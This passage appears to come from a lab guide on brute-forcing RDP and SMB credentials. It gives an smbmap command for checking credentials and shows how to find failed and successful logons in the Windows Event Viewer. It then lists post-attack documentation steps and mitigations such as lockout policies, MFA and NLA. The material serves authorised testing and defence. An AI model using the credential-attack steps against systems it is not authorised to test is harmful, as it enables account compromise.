


- Check SMB Brute-Force User Credentials using smbmap:


```
smbmap -H <target_IP> -d <domain> -u <username> -p
<password>
```

- Analyze Windows Event Viewer for logs:
  - Navigate to Event Viewer > Windows Logs > Security
  - Look for Event ID **4625** (Failed Logon Attempts)
  - Look for Event ID **4624** (Successful Logon)

Event log when using xfreerdp3



Event log when using hydra



Post-Attack Actions

1. Document successful login attempts.
2. Note the time taken to crack credentials.
3. Identify security weaknesses in RDP authentication.
4. Reset any compromised credentials.

Mitigation Recommendations

- **Enable Account Lockout Policy** (limit failed login attempts):
  - Local Security Policy > Account Lockout Policy
- **Enable Multi-Factor Authentication (MFA)**
- **Use Network Level Authentication (NLA)** for RDP
- **Restrict RDP Access to Allowed IPs**
- **Monitor Logs and Set Up Alerts for Brute-Force Attempts**
- **Implement RDP Guard or Fail2Ban for Windows**